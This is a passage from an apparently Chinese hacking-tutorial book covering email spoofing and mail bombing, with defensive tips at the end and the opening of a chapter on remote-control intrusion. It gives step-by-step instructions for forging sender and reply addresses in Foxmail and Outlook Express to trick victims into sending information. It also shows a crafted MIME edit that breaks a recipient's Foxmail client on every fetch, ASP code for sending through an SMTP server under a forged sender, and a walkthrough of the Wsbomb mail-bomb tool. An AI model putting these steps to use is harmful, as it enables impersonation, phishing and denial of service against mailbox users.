一个账户：yourname@email.net，但是我希望所有的邮件都回复到 yourname@reply.com。你可以做一点小小的“欺骗”使所有的从email.net邮件账户发出的电子邮件看起来好像从你的reply.com账户发出。如果一人回复你的电子邮件，回信将被送到 yourname@reply.com。

攻击者使用电子邮件欺骗有三个目的：第一，隐藏自己的身份。第二，如果攻击者想冒充别人，他能假冒那个人的电子邮件。使用这种方法，无论谁接受到这封邮件，都会认为这是攻击者冒充的那个人发的。第三，电子邮件欺骗能被看作是社会工程的一种表现形式。例如，如果攻击者想让你发给他一份敏感文件，攻击者将他的邮件地址伪装成你老板的地址，使你认为这是老板的要求，这样你可能会发给他这封邮件。

执行电子邮件欺骗有三种基本方法，每一种有不同难度级别，执行不同层次的隐藏。

1. 相似的电子邮件地址

使用这种类型的攻击，攻击者找到一个公司的老板或者高级管理人员的名字。有了这个名字后，攻击者注册一个看上去像高级管理人员名字的邮件地址。他只需简单的进入hotmail等网站或者提供免费邮件的公司，签署这样一个账号。然后在电子邮件的别名字段填入管理者的名字。我们知道，别名字段是显示在用户的邮件客户的发件人字段中。因为邮件地址似乎是正确的，所以受信人很可能会回复它，这样攻击者就会得到想要的信息。

当用户收到邮件时，注意到它没有完整的电子邮件地址。这是因为把邮件客户设成只显示名字或者别名字段。虽然通过观察邮件头，用户能看到真实的邮件地址是什么，但是很少有用户这么做。

2. 修改邮件客户

当用户发出一封电子邮件时，没有对发件人地址进行验证或者确认，因此如果攻击者有一个像Outlook的邮件客户，他能够进入并且指定他想出现在发件人中的所有地址。

攻击者能够指定他想要的任何返回地址。因

此当用户回信时，答复回到真实的地址，而不是而到被盗用了地址的人那里。

3. 远程登录到端口25

邮件欺骗一个更复杂的方法是远程登录到邮件服务器的端口 25，邮件服务器使用它在互联网上发送邮件。当攻击者想发送给用户信息时，他先写一个信息，然后单击发送。接下来他的邮件服务器与用户的邮件服务器联系，在端口 25 发送信息，转移信息。用户的邮件服务器然后把这个信息发送给用户。

因为邮件服务器使用端口 25 发送信息，所以没有理由说明攻击者不会连接到 25，装作是一台邮件服务器，然后写一个信息。有时攻击者会使用端口扫描来判断哪个端口 25 是开放的，以此找到邮件服务器的 IP 地址。

越来越多的系统管理员正在意识到攻击者在使用他们的系统进行欺骗，所以更新版的邮件服务器不允许邮件转发，并且一个邮件服务器应该只发送或者接受一个指定域名或者公司的邮件。

14.2.2 利用Foxmail欺骗实例

邮件地址欺骗是黑客攻击和垃圾邮件制造者常用的方法，对于垃圾邮件制造者，由于很多邮件服务器的过滤或防转发机制采用的是针对邮件域名的识别，因此冒用邮件域名的方法常被采用。

关于黑客攻击，攻击者针对某用户的电子邮件地址，取一个相似的电子邮件名。在邮箱配置中将“发件人姓名”配置成与该用户一样的发件人姓名，然后冒充该用户发送电子邮件。当收件人收到邮件时，往往不会仔细检查邮件地址和邮件信息头，从发件人姓名、邮件内容等上面又看不出异样，误以为真，攻击者从而达到欺骗的目的，这种情况常见于使用免费电子邮箱的情况。通过注册申请，攻击者很容易得到相似的电子邮件地址。

另一个邮件地址欺骗的手法是冒充回复地址，人们通常以为电子邮件的回复地址就是其发件人地址，这是一种误解。在各种电子邮件服务系统中，发件人地址和回复地址都可以不一样，在配置账户属性或撰写邮件时，可以使用与发件人地


址不同的回复地址。由于用户在收到某个邮件时并回复时，并不会对回复地址仔细检查，所以如果配合 SmtP 欺骗使用，发件人地址是要攻击的用户的电子邮件地址，回复地址则是攻击者自己的电子邮件地址，那么这样就会具有更大的欺骗性，诱骗他人将邮件发送到攻击者的电子邮箱中。

Foxmail 因其设计优秀、体贴用户、使用方便，提供全面而强大的邮件处理功能，具有很高的运行效率等特点，赢得了广大国内用户的青睐。由于 Foxmail 的强大的功能，因而很多黑客都通过 Foxmail 进行欺诈。

1. 个性图标


欺骗的邮件往往是具有诱惑性的，所以黑客会在 Foxmail 中装扮个性图标。

STEP1 修改图标的方法是依次单击菜单栏上的“账户”→“属性”命令打开“账户属性”对话框。



设置账户属性

STEP2 选中“个人信息”栏中的“在邮件中使用个性图标”复选框。然后单击“选择图标”按钮，选中一张 GIF 格式的图标。



选择账户头像图标

2. 设置Foxmail的个性图标签名

在 Foxmail 中收取邮件时，如果一个可爱的小动物跑到屏幕上，一看就知道是好友来信了。用鼠标轻点，小动物立刻把邮件打开。这就是 Foxmail 提供的个性图标签名邮件功能。如何利用 Foxmail 的个性图标签名功能来攻击，在这里先介绍一下在 Foxmail 中使用个性图标签名邮件的方法。设置发送个性图标签名邮件的操作步骤如下。

STEP1 在 Foxmail 中选择账户，在该账户上单击鼠标右键，在弹出的菜单中选择“属性”，打开“账户属性”对话框。

STEP2 切换到“账户属性”对话框中的“个人信息”栏，选中“在邮件中使用个性图标”复选项。

STEP3 单击“选择图标”按钮，打开如下图所示的对话框，在该对话框中选择一个图片作为个性图标，可以选择自己创建的图片文件，但图片文件必须是 GIF 格式的。

STEP4 完成个性图标的设置之后，以后在撰写新邮件的时候，就会在邮件主题的右边出现我们刚才选定的个性图标了。

STEP5 如果想要清除该个性图标，则可以使用鼠标右击该个性图标，然后在弹出快捷菜单中的选中“清除个性图标”命令并确认就可以了。

STEP6 当接收到带有个性签名图像的邮件后，就会在计算机屏幕中出现发件人的签名图像，用鼠标双击该图像，就会打开相应的邮件，也可以用鼠标右键菜单来隐藏图像。

3. Foxmail设置回复地址欺骗

STEP1 启动 Foxmail 软件，打开其操作界面，鼠标右键单击选择一个邮件账户，主弹出菜单中选择“属性”命令，打开“邮箱账号设置”对话框，在“个人信息”栏中，设置邮件的回复地址和邮件地址不同，例如：“电子邮件地址为 nihao@163.com；而回复地址：nihao@163.net”。

STEP2 当收件者收到邮件后，查看邮件的详细信息时，会发现回复地址已经变成刚才设置的回复地址，并不是本身的电子邮件地址，如果接受者不仔细查看邮件地址，出于信任管理员的原因，回复了邮件，这样就达到了邮件欺骗的目的。


注意 ATTENTION

鉴于邮件地址欺骗的易于实现和危险性，用户必须随时提高警惕，以免上当受骗。对于重要邮件的处理，应认真检查邮件的发件人邮件地址、发件人 IP 地址、回复地址等邮件信息内容是防范黑客的必要措施。

4. 修改个性图标编码方式的攻击

下面来演示利用个性图标编码方式获取邮箱的密码，具体的操作步骤如下：

STEP1 在 Foxmail 中撰写一份新邮件，新邮件使用个性签名图标，攻击的目标邮箱是 nihao@163.com。



撰写邮件

STEP2 然后单击工具栏上的“保存”按钮，把这封邮件保存到发件箱中去。然后打开“发件箱”窗口，在发件箱中选择这封邮件。

STEP3 单击执行“文件”→“导出邮件”命令，打开“另存为”对话框。把邮件导出为 d:\test.txt，用记事本打开 test.txt，其内容如下所示（“//”后为注释的内容）

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



另存为文本文件

```
Date: Tue, 19 Nov 2007 14:32:37 +0800 // 时间
From: "nihao" <nihao@uestc.edu.cn> // 发信人
To: nihao@163.com <> // 收件人
Subject: test // 主题名称
X-mailer: Foxmail 6, 10, 201, 20 [cn] // 邮件客户端
Mime-Version: 1.0 // MIME 版本
Content-Type: multipart/mixed; // MIME 类型
boundary="====001_Dragon616364271172_====" // 指定分界符

This is a multi-part message in MIME format. // 注释

-----001_Dragon616364271172_----- // 分界符
Content-Type: text/plain; // MIME 类型
charset="gb2312" // 字符集
Content-Transfer-Encoding: base64 // 编码方式

bmN0cnmjrMT6usOjoQ0KICAgICAgSb7Tyr = = = = // 邮件正文（省略）
-----001_Dragon616364271172_----- // 分界符
Content-Type: image/gif; // MIME 类型
name="sina.gif" // 图标名称
Content-Transfer-Encoding: base64 // 编码方式
Content-Disposition: FoxmailIcon; // 客户端自定义
filename="man_017.gif" // 个性签名图标

R0lGODlhPAA8AOZ/APCpKKinp+IEBvTs4..... // 个性图标的编码，在此省略

-----001_Dragon616364271172_----- // 分界符
```

STEP1 到这里的时候，采取将 Foxmail 个性图标部分的编码方式改为其他或不存在的编码方式，如把 base64 改为 base60，代码如下所示。

```
Content-Type: image/gif/           // MIME 类型
name="sina.gif"                   // 文件名
Content-Transfer-Encoding: base60  // 修改为其他或不存在的编码方式
Content-Disposition: Foxmailicon; // 这是 Foxmail 自己的定义，其他客户端是不支持的
filename="sina.gif"               // 个性签名图标文件名
```

STEP2 然后保存所作的修改，接着关闭“d:\test.txt”文件。然后再在 Foxmail 6.0 的工具条上单击“收件箱”按钮，在弹出“Foxmail”主界面中执行“文件”→“导入邮件”命令，把 d:\test.txt 文件导入到收件箱。

STEP3 然后在 Foxmail 中单击工具栏的“发送”按钮，把这封具有破坏性的邮件发送出去。这样一来，用户在使用 Foxmail 收取这封邮件的时候，就会弹出一个“出错提示”对话框。

STEP4 如果单击“确定”按钮，则会出现错误提示对话框；如果单击“取消”按钮，则系统就会打开调试程序（如 Visual C++）来调试 Foxmail。这样一来，以后在这个邮箱中每次收取邮件的时候，都会出现以上的出错信息。

14.2.3 OutlookExpress欺骗实例

Windows 自带了一个邮件客户端软件，这就是 Outlook Express，利用 Outlook Express 回复邮件功能中的漏洞，可以通过欺骗的方法来非法获取其他用户的邮件。下面我们先介绍如何建立账户，再来介绍如何利用 Outlook Express 回复邮件功能的漏洞，欺骗得到其他用户的邮件。

1. 建立账户


STEP1 在程序菜单中找到“Outlook Express”图标打开其主窗口。

STEP2 选择“工具”→“账户”命令，打开的“Internet 账户”对话框，然后在这个对话框中创建新的邮件账号。接着单击“添加”按钮，在弹出菜单中选择“邮件”命令。



添加新邮件

STEP3 打开“Internet 连接向导”对话框，在“显示姓名”文本框中，输入姓名，一般来说，该名字和邮件名称一样，当采用这个账号发送邮件时，该姓名将出现在邮件的“发件人”字段。



发件人名字与邮件名称通常是一样的


STEP4 单击“下一步”按钮，弹出“Internet 电子邮件地址”对话框，然后在该对话框中，输入该邮件账号对应的电子邮件地址，如 hacktestt@tom.com。如果没有现成的电子邮件地址可以用，也可以申请一个新的邮箱。

STEP5 继续单击“下一步”按钮，弹出“电子邮件服务器名”对话框，然后在该对话框中，首先选择接收邮件的服务器类型，一般来说接收

邮件的服务器都是 POP3 类型的。在“接收邮件服务器”文本框中输入接收邮件的服务器的域名或者 IP 地址。在“外发邮件服务器”文本框中输入发送邮件的服务器的域名或者 IP 地址。

注意 ATTENTION

服务器地址的填写最好参考网站上的说明，例如 www.tom.com 的邮件就有说明。



填写邮件服务器信息



tom.com邮件帮助信息

STEP3 接着继续单击“下一步”按钮，弹出“Internet Mail 登录”对话框，在该对话框中，输入登录邮件服务器时的账号名和密码。一般来说，邮箱的账号名是邮箱地址 @ 前面的部分，例如对于邮箱 hacktestt@tom.com 来说，它的账号名为 hacktestt。

STEP4 最后单击“完成”按钮，即可完成邮件账号的创建。这时候，可以在“Internet 账号”


对话框中，看到自己新创建的邮件账号了。

2. 欺骗实例

建立好一个账户后，还需要在账户属性中进行一些修改，就可以对回信进行欺骗。

STEP1 在“Internet 账号”对话框中，选中刚才新建的邮件账号，然后单击右边的“属性”按钮，打开“pop.tom.com 属性”对话框。

STEP2 在“常规”选项卡。例如，我们想要欺骗获别的用户发给邮箱 emailtohl@tom.com 的邮件，可以在“用户信息”的名称中，把原来的内容改成 HL13125@tom.com。




修改发件人名称

STEP3 单击“确定”按钮，完成邮件账号 pop.tom.com 的属性修改。然后关闭“Internet 账号”对话框，回到“Outlook Express”的主窗口中。接着单击工具条上的“新邮件”按钮，打开“新邮件”对话框。在该对话框中，将新建一封欺骗邮件。


STEP4 在新建的邮件中，选中刚才建立的邮件账号的邮箱作为发件人：HL13125@tom.com。欺骗邮件的创建方法同一般的邮件是一样的，只不过在其中添加了一些欺骗信息。例如：我是 nihao，有事情请你帮忙，请告诉我你的联系方式。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




撰写欺骗邮件

STEP5 在欺骗邮件创建完成之后，直接单击“发送”按钮，就可以把这封欺骗邮件发送出去了。这样，当 emailtohl@tom.com 的用户收到这封欺骗邮件的时候，他看到的邮件的发件人就会是“HL13125@tom.com”。




接收到的欺骗邮件

但是实际上，这封邮件的发件人应该是 hacktestt@tom.com。这时候查看其属性，在属性对话框中，可以看到姓名为“HL13125@tom.com”的发件人，实际用的邮箱地址为 hacktestt@tom.com。



邮件属性信息

STEP7 当 emailtohl@tom.com 的用户单击“回复作者”按钮以回复这封欺骗邮件的时候，他就会回复到 HL13125@tom.com 这个账户上。



回复错误的邮箱

14.2.4 绕过SMTP服务器的身份验证

由于技术和安全问题，现在大部分虚拟主机服务商都采用 IMAIL 组件提供 ASP 脚本发送邮件的服务，其发送代码如下：

```
SetIMail=Server.CreateObject("JIMail.SMTPMail")
JMail.ServerAddress="SMTP 服务器地址"
JMail.Sender="发送者邮件地址"
JMail.Subject="邮件主题"
JMail.AddRecipient"接收者邮件地址"
JMail.Body="邮件正文"
JMail.Priority=1
JMail.Execute
```

设置后的 SMTP 服务器需要进行身份验证，例如 SMTP.21cn.com 服务器，只允许发送邮件地址是 *@21cn.com 的邮件发送，所以不能实现所有邮件自由发送。如此黑客就可以设法骗过 SMTP 服务器。编写的 ASP 发送代码如下：

```
Set JMail=Server.CreateObject("JMail.SMTPMail")
JMail.ServerAddress="SMTP.21cn.com"
JMail.Sender="mvside@21cn.com"
JMail.Subject="邮件主题"
JMail.AddRecipient 接收者邮件地址
JMail.Body="此封邮件的发送地址是：
"&" 真实的发送者邮件地址 "&"，如要回复
此邮件，请发往 "&" 真实的发送者邮件地址
"&vbCrLf"&" 邮件正文"
JMail.Priority=1
JMail.Execute
```

这样每次发送邮件，SMTP.21cn.com 服务器都以为是 mvside@21cn.com 发送的邮件，所以能够顺利通过验证。

当收件方收到邮件后，在邮件正文第一行就出现丁“此邮件的发送地址是（真实的发送地址），如要回复此邮件，请发往（真实的邮件地址）”这

样的文字。

上面列举的对电子邮箱的入侵实际上是一种密码破解攻击方法，对于密码破解的攻击方法，关键是要选择一个好的密码，密码的选择有以下几点要注意：

(1) 不用使用生日作为密码，假定出生年份是在 1960 至 1980 之间，那么只要猜 7300（365 乘以 20）次就可以把生日猜中了。

(2) 不要使用少于 5 位的密码，设置尽可能多的密码位数。

(3) 不要使用纯数字或者纯字母的密码，也不要使用英文单词作为密码，因为英文单词的个数有限。

(4) 尽量使用混合形式的密码，比如混合了字母、数字及特殊字符的密码，例如 fds21erf#\$\$%，当然也要选自己能记住的密码，否则要把密码记录在某个地方，更加不安全。

14.3 电子邮件攻击与防范

某一天，当你打开自己的电子邮箱，发现里面有一封陌生人发来的邮件，发信人 ID 看起来也没有任何规律可言。好奇心驱使你打开了邮件，但是你并没有发现任何有价值的内容。接下来的情况让你有些措手不及，因为你的邮箱很快被塞满了陌生人的邮件。于是你想收到的邮件却不知道被塞到了哪个地方。不必惊慌。这其实就是信息时代的商战中经常见到的电子邮件攻击。电子邮件攻击是目前商业应用最多的一种商业攻击，它还有一个比较形象的名字叫做“邮件炸弹”。

14.3.1 电子邮箱信息攻击原理

邮件炸弹，简单的说是针对一个邮箱地址，如矿轰烂炸般的向他发送大量垃圾邮件，从而达到攻击邮箱的目的。这种手段不仅干扰用户的电子邮件系统的正常使用，甚至还可能影响到邮件系统所在服务器的稳定，造成整个网络系统全部瘫痪。所以，电子邮件炸弹是一种杀伤力极其强大的网络武器。

电子邮件攻击有很多种，主要表现为：

(1) 窃取、篡改数据：通过监听数据包或者截取正在传输的信息，可以使攻击者读取或者修改数据。通过网络监听程序，在 Winodws 系统中可以使用 NetXRay 来实现。UNIX、Linux 系统可以使用 Tcpdump、Nfswatch (SGI Irix、HP/US、SunOS) 来实现。而著名的 Sniffer 则是有硬件也有软件，这就更为专业的了。

(2) 伪造邮件：通过伪造的电子邮件地址可以用诈骗的方法进行攻击。

(3) 拒绝服务：让系统或者网络充斥了大量的垃圾邮件，从而没有余力去处理其它的事情，造成系统邮件服务器或者网络的瘫痪。


(4) 病毒：在现在生活中，很多病毒的广泛传播是通过电子邮件传播的。I love you 就是近年来里最为鲜明的例子。

14.3.2 随心邮箱炸弹

随心邮件炸弹 (Wsbomb) 本身自带 SMTP 服务器，可以直接轰炸到对方的邮件地址，快速高效。支持发送邮件地址列表，发送次数可自定义，DNS 服务器可自定义为高速 DNS 地址，也可以取本机的 DNS 地址；发送人的 MAIL 地址可随意更改。

利用 Wsbomb 进行 Email 炸弹攻击的操作步骤如下：


STEP1 首先运行 Wsbomb，填入 DNS 地址。DNS 地址可以通过在运行中输入“cmd”启动命令提示符，然后输入“ipconfig /all”命令，查看本机 DNS。



查看DNS信息

STEP2 输入需要发送的 Email 地址和邮件内容信息，然后单击“发送”按钮，就开始发送邮件，程序会显示总共发送的邮件次数和已经发送的邮件次数信息，假设选择的发送次数为“10”，如果

接受邮件者打开该邮箱，则会发现收到了 10 封由 Wsbomb 发送的邮件。



随心邮设置界面

14.3.3 邮箱炸弹的防范

邮件炸弹的防范比较繁琐，而且很难保证万无一失，但我们可以使用如下方法来尽可能地避免邮件炸弹的袭击和做好善后处理：

- (1) 不随意公开自己的信箱地址
- (2) 隐藏自己的电子邮件地址

例如将 shy@163.com 在输入时改成 shy.163.com，这样一来大家都知道这个实际上就是邮箱，但是一些邮箱自动搜索软件就无法识别这样的“邮箱”了。

- (3) 谨慎使用自动回信功能

“自动回信”功能设计初衷很好，但也有可能被利用制造邮件炸弹。试想一下，如果接收和发送双方都设置了“自动回信”设置，而双方都没有及时看信的话，就会在反复“自动回信”中造就了一颗邮箱炸弹。

- (4) 打好补丁


在软件设计中，经常会出现一些意想不到的错误和漏洞，给程序带来安全和稳定性方面的隐患。因此，经常保持对软件的更新，是保证系统安全的一种最简单也是最直接的办法。

防范邮箱炸弹的一个好方法就是在邮件软件中或邮件服务器上设置好防范项目。下面以 Outlook Express 为例介绍如何防范垃圾邮件。

STEP1 打开 Outlook Express 中单击“工具”，在弹出的下拉菜单中单击“邮件规则”→“邮件”。

STEP2 在弹出的“新邮件规则”对话框中首先勾选“规则条件”中的“若邮件长度大于指定

的大小”，然后在“规则描述”中单击“指定的大小”，弹出“设置大小”对话框，在其中输入邮件大小的上限，例如 3000kb，然后单击“确定”按钮。



新建邮件规则



设置邮件大小

STEP3 选择规则的操作，就是当收到的邮件大于限定的上限之后怎么处理，勾选“不要从服务器下载”或者“删除”。

STEP4 根据信箱容量设置条件是大于 3000kb，操作是“不要从服务器下载”，单击“确定”按钮，完成设置。于是只要是大于 3000kb 的邮件，就不会自动从服务器上下载，从而保护了邮箱。

收到了邮箱炸弹之后，可以先打开一封炸弹 e-mail，记下发信人的地址，然后登上邮件服务器，进入“邮箱配置”，设置“拒收过滤器”，把发炸弹人的地址输入到黑名单中，一旦收到这些人的信，就会自动在服务器上删除。设置“收件过滤器”，一旦邮件超过一定大小，也在服务器上删除。

14.3.4 垃圾邮件的过滤

1. 范垃圾邮件的防范准则

为了有效的防止垃圾邮件，作为用户必须要

遵照一定的策略和标准。这些标准是非常有效的方法。

① 在互联网上的公众场合（聊天室，论坛）不要公布自己的任何邮件信息。就是我们在填写论坛注册信息的时候，最好把“Email 地址可见”的选项清空。

② 不要轻易回复任何不请自来的邮件，因为它们大多都是垃圾邮件。对一些不请自来的邮件，最好直接删除，而不要进行回复操作。

③ 不要登录并注册那些不值得信任的网站去获取任何服务，除非使用虚假信息。

④ 不要订阅一些不健康的电子杂志，以防止被垃圾邮件收集者收集。如下图所示的一些不健康的邮件的信息。

⑤ 谨慎使用邮箱的“自动回复”功能，它会让垃圾邮件机确认这个地址的存在，后果更严重。

⑥ 发现收集或出售电子邮件地址的网站或消息，请告诉相应的主页提供商或主页管理员，将你删除，以避免邮件地址被他们利用。

⑦ 建议用专门的邮箱进行私人通信，而用其他邮箱订阅电子杂志。

⑧ 不要轻易泄露自己的 ISP 信箱地址，如果不得不留下邮箱地址以方便其他网友与自己联系，可以采取一些变通的方式：如将 xxx@163.com 写成 xxx#163.com。这样网友会明白你的意思，而 E-mail 地址收集软件会将其视为非法地址而放你一马。

⑨ 使用好邮件软件的管理功能，人们常用的 Outlook express 和 Foxmail 都具有很不错的邮件管理功能，可实现邮件的过滤。

⑩ 使用专业的垃圾邮件清除软件，如 Novasoft 公司的 Spamkiller 软件。

2. 制定邮件过滤规则过滤垃圾邮件


用户可以利用邮箱的过滤器拦截垃圾邮件，防止垃圾邮件进入你的邮箱。电子邮箱的过滤器可以为用户提供按照邮件的来源、接收者、主题、长度来设置过滤规则。通常某一类的垃圾邮件是会有相关的主题字符的，如果用户不想再收到类似的垃圾邮件，可以设置过滤在主题中有的特定

字符的邮件。

例如：不想再收到关于色情网站的垃圾邮件了，可以设置过滤在主题中的字符为“SEX”或其他关键字则可。对于那些经常不请自来的、或者你不愿意收的邮件，你可以设定过滤的办法，把他们直接送到废件箱里。下面以 Foxmail 为例对过滤器进行设置。

(1) 过滤规则的创建

STEP1 单击工具栏的“账户”→“过滤器”进入“过滤管理器”界面。



设置过滤条件

STEP2 单击“新建”按钮来建立过滤规则，填写所需的过滤内容，通过“条件”设定过滤规则，通过“动作”设置处理方式。如有不清楚的地方可单击右下方的“帮助”。

STEP3 单击“确定”按钮建立过滤规则。

(2) 过滤规则的修改：

单击工具栏的“账户”→“过滤器”命令进入过滤管理器界面。选中需修改的过滤规则进行修改。

(3) 过滤规则的删除：

单击工具栏的“账户”→“过滤器”进入过滤管理器界面。选中需删除的过滤规则，单击左下脚的“删除”按钮进行删除。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第15章 远程控制攻防实例

通过系统认证的漏洞，我们已经掌握 IPC\$ 和 Telnet 入侵的原理与方法，但是通过命令行入侵的方式不但命令难以记忆，而且在功能实现上也很困难。对于黑客来说，拥有一款集成众多远程控制功能，且操作简易的工具是非常有必要的。同样，对于网管员来说，功能强大的远程控制工具可以帮助他们轻松高效地完成网络管理。

15.1 扫描漏洞入侵Windows经典实例

利用远程控制工具可以实现一次完整的入侵，本节中我们以一个典型的实例来介绍一次完整的黑客入侵过程。其中的思路及所使用的工具对于黑客技术的入门有很大的帮助。

